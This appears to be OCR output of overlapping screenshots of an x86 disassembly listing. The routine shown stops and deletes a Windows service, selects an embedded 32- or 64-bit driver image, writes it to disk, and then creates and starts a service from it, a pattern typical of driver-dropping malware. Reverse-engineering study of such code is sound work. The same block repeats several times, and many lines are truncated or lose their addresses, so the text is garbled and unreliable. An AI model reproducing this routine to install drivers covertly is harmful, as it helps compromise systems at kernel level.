

.text:101CA423 83 C4 0C add esp, 0Ch
.text:101CA426 8B 95 EC FE FF FF mov edx, [ebp+Block]
.text:101CA42C 52 push edx ; lpServiceName
.text:101CA42D E8 8E FB FF FF call StopService
.text:101CA432 8B 85 EC FE FF FF mov eax, [ebp+Block]
.text:101CA438 50 push eax ; lpServiceName
.text:101CA439 E8 42 FA FF FF call ServiceDelete
.text:101CA43E 83 7D 08 00 cmp [ebp+shouldInstallDriver], 0
.text:101CA442 74 6D jz short loc_101CA4B1
.text:101CA444 E8 67 CC FF FF call IsWow64ProcessWrapper
.text:101CA449 89 45 F8 mov [ebp+var_8], eax
.text:101CA44C 83 7D F8 00 cmp [ebp+var_8], 0
.text:101CA450 74 0C jz short loc_101CA45E
101CA452 C7 85 D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ64
101CA452 58 A5 23 10
101CA45C EB 0A jmp short loc_101CA468
.text:101CA45E
.text:101CA45E loc_101CA45E:
.text:101CA45E C7 85 D4 FD FF FF+mov [ebp+lpBuffer], off
.text:101CA45E 40 50 23 10
.text:101CA468
.text:101CA468 loc_101CA468:
.text:101CA468 8B 4D F8 mov ecx, [ebp+var_8]
.text:101CA46B F7 D9 neg ecx
.text:101CA46D 1B C9 sbb ecx, ecx
.text:101CA46F 81 E1 00 0E 00 00 and ecx, 0E00h
.text:101CA475 81 C1 18 55 00 00 add ecx, 5518h
.text:101CA47B 51 push ecx ; nNumberOfBytesToWrite
.text:101CA47C 8B 95 D4 FD FF FF mov edx, [ebp+lpBuffer]
.text:101CA482 52 push edx ; lpBuffer
.text:101CA483 8D 85 D8 FD FF FF lea eax, [ebp+Destination]
.text:101CA489 50 push eax ; lpFileName
.text:101CA48A E8 F1 CC FF FF call WriteFileWrapper
.text:101CA48F 83 C4 0C add esp, 0Ch
.text:101CA492 8B 8D EC FE FF FF mov ecx, [ebp+Block]
.text:101CA498 51 push ecx ; lpServiceName
.text:101CA499 8D 95 D8 FD FF FF lea edx, [ebp+Destination]



.text:101CA43E 83 7D 08 00 cmp [ebp+shouldInstallDriver], 0
.text:101CA442 74 6D jz short loc_101CA4B1
.text:101CA444 E8 67 CC FF FF call IsWow64ProcessWrapper
.text:101CA449 89 45 F8 mov [ebp+var_8], eax
.text:101CA44C 83 7D F8 00 cmp [ebp+var_8], 0
.text:101CA450 74 0C jz short loc_101CA45E
D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ64
23 10
jmp short loc_101CA468
.text:101CA45E
.text:101CA45E loc_101CA45E:
.text:101CA45E C7 85 D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ32
.text:101CA45E 40 50 23 10
.text:101CA468
.text:101CA468 loc_101CA468:
.text:101CA468 8B 4D F8 mov ecx, [ebp+var_8]
.text:101CA46B F7 D9 neg ecx
.text:101CA46D 1B C9 sbb ecx, ecx
.text:101CA46F 81 E1 00 0E 00 00 and ecx, 0E00h
.text:101CA475 81 C1 18 55 00 00 add ecx, 5518h
.text:101CA47B 51 push ecx ; nNumberOfBytesToWrite
.text:101CA47C 8B 95 D4 FD FF FF mov edx, [ebp+lpBuffer]
.text:101CA482 52 push edx ; lpBuffer
.text:101CA483 8D 85 D8 FD FF FF lea eax, [ebp+Destination]
.text:101CA489 50 push eax ; lpFileName
.text:101CA48A E8 F1 CC FF FF call WriteFileWrapper
.text:101CA48F 83 C4 0C add esp, 0Ch
.text:101CA492 8B 8D EC FE FF FF mov ecx, [ebp+Block]
.text:101CA498 51 push ecx ; lpServiceName
.text:101CA499 8D 95 D8 FD FF FF lea edx, [ebp+Destination]
.text:101CA49F 52 push edx ; lpBinaryPathName
.text:101CA4A0 E8 1B FD FF FF call ServiceCreate
.text:101CA4A5 8B 85 EC FE FF FF mov eax, [ebp+Block]
.text:101CA4AB 50 push eax ; lpServiceName
.text:101CA4AC E8 0F FC FF FF call StartService


.text:101CA43E 83 7D 08 00 cmp [ebp+shouldInstallDriver], 0
.text:101CA442 74 6D jz short loc_101CA4B1
.text:101CA444 E8 67 CC FF FF call IsWow64ProcessWrapper
.text:101CA449 89 45 F8 mov [ebp+var_8], eax
.text:101CA44C 83 7D F8 00 cmp [ebp+var_8], 0
.text:101CA450 74 0C jz short loc_101CA45E
D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ64
23 10
jmp short loc_101CA468
.text:101CA45E
.text:101CA45E loc_101CA45E:
.text:101CA45E C7 85 D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ32
.text:101CA45E 40 50 23 10
.text:101CA468
.text:101CA468 loc_101CA468:
.text:101CA468 8B 4D F8 mov ecx, [ebp+var_8]
.text:101CA46B F7 D9 neg ecx
.text:101CA46D 1B C9 sbb ecx, ecx
.text:101CA46F 81 E1 00 0E 00 00 and ecx, 0E00h
.text:101CA475 81 C1 18 55 00 00 add ecx, 5518h
.text:101CA47B 51 push ecx ; nNumberOfBytesToWrite
.text:101CA47C 8B 95 D4 FD FF FF mov edx, [ebp+lpBuffer]
.text:101CA482 52 push edx ; lpBuffer
.text:101CA483 8D 85 D8 FD FF FF lea eax, [ebp+Destination]
.text:101CA489 50 push eax ; lpFileName
.text:101CA48A E8 F1 CC FF FF call WriteFileWrapper
.text:101CA48F 83 C4 0C add esp, 0Ch
.text:101CA492 8B 8D EC FE FF FF mov ecx, [ebp+Block]
.text:101CA498 51 push ecx ; lpServiceName
.text:101CA499 8D 95 D8 FD FF FF lea edx, [ebp+Destination]
.text:101CA49F 52 push edx ; lpBinaryPathName
.text:101CA4A0 E8 1B FD FF FF call ServiceCreate
.text:101CA4A5 8B 85 EC FE FF FF mov eax, [ebp+Block]
.text:101CA4AB 50 push eax ; lpServiceName
.text:101CA4AC E8 0F FC FF FF call StartService


.text:101CA43E 83 7D 08 00 cmp [ebp+shouldInstallDriver], 0
.text:101CA442 74 6D jz short loc_101CA4B1
.text:101CA444 E8 67 CC FF FF call IsWow64ProcessWrapper
.text:101CA449 89 45 F8 mov [ebp+var_8], eax
.text:101CA44C 83 7D F8 00 cmp [ebp+var_8], 0
.text:101CA450 74 0C jz short loc_101CA45E
D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ64
23 10
jmp short loc_101CA468
.text:101CA45E
.text:101CA45E loc_101CA45E:
.text:101CA45E C7 85 D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ32
.text:101CA45E 40 50 23 10
.text:101CA468
.text:101CA468 loc_101CA468:
.text:101CA468 8B 4D F8 mov ecx, [ebp+var_8]
.text:101CA46B F7 D9 neg ecx
.text:101CA46D 1B C9 sbb ecx, ecx
.text:101CA46F 81 E1 00 0E 00 00 and ecx, 0E00h
.text:101CA475 81 C1 18 55 00 00 add ecx, 5518h
.text:101CA47B 51 push ecx ; nNumberOfBytesToWrite
.text:101CA47C 8B 95 D4 FD FF FF mov edx, [ebp+lpBuffer]
.text:101CA482 52 push edx ; lpBuffer
.text:101CA483 8D 85 D8 FD FF FF lea eax, [ebp+Destination]
.text:101CA489 50 push eax ; lpFileName
.text:101CA48A E8 F1 CC FF FF call WriteFileWrapper
.text:101CA48F 83 C4 0C add esp, 0Ch
.text:101CA492 8B 8D EC FE FF FF mov ecx, [ebp+Block]
.text:101CA498 51 push ecx ; lpServiceName
.text:101CA499 8D 95 D8 FD FF FF lea edx, [ebp+Destination]
.text:101CA49F 52 push edx ; lpBinaryPathName
.text:101CA4A0 E8 1B FD FF FF call ServiceCreate
.text:101CA4A5 8B 85 EC FE FF FF mov eax, [ebp+Block]
.text:101CA4AB 50 push eax ; lpServiceName
.text:101CA4AC E8 0F FC FF FF call StartService



.text:101CA450 74 0C jz short loc_101CA45E
85 D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ64
A5 23 10
0A jmp short loc_101CA468
.text:101CA45E
.text:101CA45E loc_101CA45E:
.text:101CA45E C7 85 D4 FD FF FF+mov [ebp+lpBuffer
.text:101CA45E 40 50 23 10
.text:101CA468
.text:101CA468 loc_101CA468:
.text:101CA468 8B 4D F8 mov ecx, [ebp+var_8]
.text:101CA46B F7 D9 neg ecx
.text:101CA46D 1B C9 sbb ecx, ecx
.text:101CA46F 81 E1 00 0E 00 00 and ecx, 0E00h
.text:101CA475 81 C1 18 55 00 00 add ecx, 5518h
.text:101CA47B 51 push ecx ; nNumberOfBytesToWrite
.text:101CA47C 8B 95 D4 FD FF FF mov edx, [ebp+lpBuffer]
.text:101CA482 52 push edx ; lpBuffer
.text:101CA483 8D 85 D8 FD FF FF lea eax, [ebp+Destination]
.text:101CA489 50 push eax ; lpFileName
.text:101CA48A E8 F1 CC FF FF call WriteFileWrapper
.text:101CA48F 83 C4 0C add esp, 0Ch
.text:101CA492 8B 8D EC FE FF FF mov ecx, [ebp+Block]
.text:101CA498 51 push ecx ; lpServiceName
.text:101CA499 8D 95 D8 FD FF FF lea edx, [ebp+Destination]
.text:101CA49F 52 push edx ; lpBinaryPathName
.text:101CA4A0 E8 1B FD FF FF call ServiceCreate
.text:101CA4A5 8B 85 EC FE FF FF mov eax, [ebp+Block]
.text:101CA4AB 50 push eax ; lpServiceName
.text:101CA4AC E8 0F FC FF FF call StartService



.text:101CA450 74 0C jz short loc_101CA45E
85 D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ64
A5 23 10
0A jmp short loc_101CA468
.text:101CA45E
.text:101CA45E loc_101CA45E:
.text:101CA45E C7 85 D4 FD FF FF+mov [ebp+lpBuffer
.text:101CA45E 40 50 23 10
.text:101CA468
.text:101CA468 loc_101CA468:
.text:101CA468 8B 4D F8 mov ecx, [ebp+var_8]
.text:101CA46B F7 D9 neg ecx
.text:101CA46D 1B C9 sbb ecx, ecx
.text:101CA46F 81 E1 00 0E 00 00 and ecx, 0E00h
.text:101CA475 81 C1 18 55 00 00 add ecx, 5518h
.text:101CA47B 51 push ecx ; nNumberOfBytesToWrite
.text:101CA47C 8B 95 D4 FD FF FF mov edx, [ebp+lpBuffer]
.text:101CA482 52 push edx ; lpBuffer
.text:101CA483 8D 85 D8 FD FF FF lea eax, [ebp+Destination]
.text:101CA489 50 push eax ; lpFileName
.text:101CA48A E8 F1 CC FF FF call WriteFileWrapper
.text:101CA48F 83 C4 0C add esp, 0Ch
